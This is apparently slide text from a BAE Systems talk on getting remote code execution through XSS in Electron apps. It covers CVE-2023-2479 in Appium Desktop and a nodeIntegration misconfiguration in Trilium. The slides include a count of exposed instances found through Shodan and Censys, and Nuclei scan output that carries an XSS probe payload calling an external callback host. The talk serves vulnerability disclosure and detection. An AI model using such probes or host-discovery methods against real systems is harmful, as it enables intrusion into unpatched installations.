

BAE SYSTEMS

BREAKING BARRIERS: USING XSS TO ACHIEVE RCE IN ELECTRON APPS

Presenters:

Aden

Ali



Agenda

- Background
- Technical Finding
- Timeline Disclosure
- Q & A



BAE SYSTEMS


Background



Vulnerabilities in Electron Framework - History



- Research was based off [ElectroVolt](#) & [Electronegativity](#) research presented at BlackHat 2022 & 2017 by
 - Mohan Sri Rama Krishna, Max Garrett, Aaditya Purani, William Bowling
 - Luca Carettoni
- We took their case studies of achieving RCE vulnerabilities via XSS in Open Sourced Electron Apps on Github.
- We discovered 2 Pre-auth and 1 Post-auth bug in Popular Electron Apps on Github.
- First 2 pre-auth bugs had over hundreds of live instances exposed on the Internet.




What is Electron Framework?

- An open source framework created for building desktop apps using JavaScript, HTML, and CSS
- Based on Node.js and Chromium
- Cross platform & widely used on many well-known applications including:

Discord, Microsoft Teams, Skype, Slack, Trello, Visual Studio Code, and many more



Electron Framework Architecture



Vulnerable Apps triggered by XSS



Electron IPC Module with NodeIntegration set to TRUE. Misconfig is in Node.js



BAE SYSTEMS

Appium Desktop





Appium Desktop

CVE-2023-2479

Appium Desktop is an open-source electron application for Mac, Windows, and Linux which gives you the power of the Appium automation server in a flexible UI.

Appium is a mobile app testing framework that supports both Android and iOS platforms. It uses WebDriver to automate interactions with mobile apps to ensure the quality and reliability of their apps across multiple devices and platforms.

A graphical interface for the Appium Server to set options, start/stop the server, view web logs, etc.



Zero-Click Remote Code Execution in Appium Desktop

CVE-2023-2479

Confirming the electron app has misconfigured nodeIntegration


appium-desktop / app / main.js

Code Blame 72 lines (61 loc) · 1.69 KB

```
36     await installExtensions();
37
38     mainWindow = new BrowserWindow({
39       show: false,
40       width: isDev ? 1200 : 650,
41       height: 600,
42       minWidth: 650,
43       minHeight: 600,
44       webPreferences: {
45         nodeIntegration: true,
46         enableRemoteModule: true
47       }
48     });
49
```

Zero-Click Remote Code Execution in Appium Desktop


CVE-2023-2479




Zero-Click Remote Code Execution in Appium Desktop

CVE-2023-2479

SHODAN



CENSYS



Total of 208 unique instances found in both Shodan and Censys

CVE-2023-2479

CVE-2023-2479

Creating Nuclei Template to find vulnerable Appium Desktop instances

```
# nuclei -u http://localhost:48080/ -t Appium-rce.yaml
vulns.csv
projectdiscovery.io
[INF] Using Nuclei Engine 2.9.0 (latest)
[INF] Using Nuclei Templates 9.4.1 (latest)
[INF] Templates added in last update: 69
[INF] Templates loaded for scan: 1
[INF] Targets loaded for scan: 1
[INF] Using Interactsh Server: oast.online
[appium-desktop-rce] [http] [critical] http://localhost:48080/?url=<img/src="http://cgi1tl9hm87fc6000010inhjnd19749an.oast.online">
```

Zero-Click Remote Code Execution in Appium Desktop

CVE-2023-2479

Nessus Plugin

tenable

CVEs

Settings

DETECTIONS

Plugins

Audits

Policies

Indicators

ANALYTICS

CVEs

Overview

Newest

Search

Attack Path Techniques

CVEs / CVE-2023-2479

CVE-2023-2479

CRITICAL

Information

CPEs

Plugins

Description

OS Command Injection in GitHub repository appium/appium-desktop prior to v1.22.3-4.

References

https://github.com/appium/appium-desktop/commit/12a988aa08b9822e97056a09486c9bebb3aad8fe

https://huntr.dev/bounties/fbdeec3c-d197-4a68-a547-7f93fb9594b4

Details

Published:

2023-05-02

CVSS v3

Base Score:

9.8

Vector:

CVSS:3.0/AV:N/AC:L/P
R:N/UI:N/S:U/C:H/I:H/A:H

Severity:

Critical

Nuclei Plugin

Create CVE-2023-2479.yaml #8216

Open

zn9988 wants to merge 1 commit into projectdiscovery:main from zn9988:main

Conversation 0

Commits 1

Checks 0

Files changed 1

zn9988 commented 3 days ago

Template / PR Information

Added CVE-2023-2479

References: Proof Of Concept

Template Validation

I've validated this template locally?

YES

NO

Additional Details (leave it blank if not applicable)

Copyright © 2023 BAE Systems. All Rights Reserved.
BAE SYSTEMS is a trade mark of BAE Systems plc.

BAE SYSMTES PUBLIC

BAE SYSTEMS

BAE SYSTEMS

Trilium



Trilium : Note-Taking App (XSS to RCE)

Searching for Electron-based Note-Taking app

The screenshot shows a GitHub search interface. The search bar contains 'note' and the repository filter is set to 'electron/apps'. The search results show 4 files. The first file is 'apps/trilium-notes/trilium-notes.yml'. The file content is as follows:


```
1 name: 'Trilium Notes'
2 description:
3   'Hierarchical note taking application with focus on
4 website: 'https://github.com/zadam/trilium'
5 category: Productivity
6 repository: 'https://github.com/zadam/trilium'
7 keywords:
```

The search results also show a filter by section with the following counts:

Filter by	Count
Code	4
Issues	0
Pull requests	1
Discussions	0
Commits	2
Packages	0
Wikis	0

(<https://www.electronjs.org/apps>)

Trilium : Note-Taking App (XSS to RCE)

 [zadam / trilium](#) Public ♡ Sponsor 🔔 Notifications 🔗 Fork 1.5k ☆ Star 22.6k

🔍 Quick search

» root

▼ Trilium Demo

> Formatting examples

> Inbox

▼ Journal

▼ 2017

> 11 - November

▼ 12 - December

> 18 - Monday

> 19 - Tuesday

> 20 - Wednesday

> 21 - Thursday

> 22 - Friday

> 23 - Saturday

> 24 - Sunday - Christmas

> 28 - Thursday

> Epics

> 2019

> 2020

> Day template

> Today

> Tech

> Mermaid Diagrams

Trilium Demo

Welcome to Trilium Notes!

This is initial "demo" document provided by default Trilium to showcase some of its features and also give you some ideas how you might structure your notes. You can play with it, modify note content and tree structure as you wish.

If you need any help, visit Trilium website: <https://github.com/zadam/trilium>

Cleanup

Once you're finished with experimenting and want to cleanup these pages, you can simply delete them all.

Formatting

Trilium supports classic formatting like *italic*, **bold**, ***bold and italic***. Of course you can add links like this one pointing to [google.com](#)

Lists

Ordered:

1. First Item
2. Second item
 1. First sub-item
 1. sub-sub-item

Unordered:

- Item
- Another item
 - Sub-item

Block quotes

Whereof one cannot speak, thereof one must be silent"

Trilium : Note-Taking App (XSS to RCE)

Confirming the electron app has misconfigured nodeIntegration

trilium / src / services / window.js

Code Blame 199 lines (160 loc) · 6.02 KB

```
16 let setupWindow;
17
18 async function createExtraWindow(ext
19 const spellcheckEnabled = option
20
21 const {BrowserWindow} = require
22
23 const win = new BrowserWindow({
24   width: 1000,
25   height: 800,
26   title: 'Trilium Notes',
27   webPreferences: {
28     enableRemoteModule: true,
29     nodeIntegration: true,
30     contextIsolation: false,
31     spellcheck: spellcheckEnabled
32   },
33   frame: optionService.getOptionBool('nativeTitleBarVisible'),
34   icon: getIcon()
35 });
```



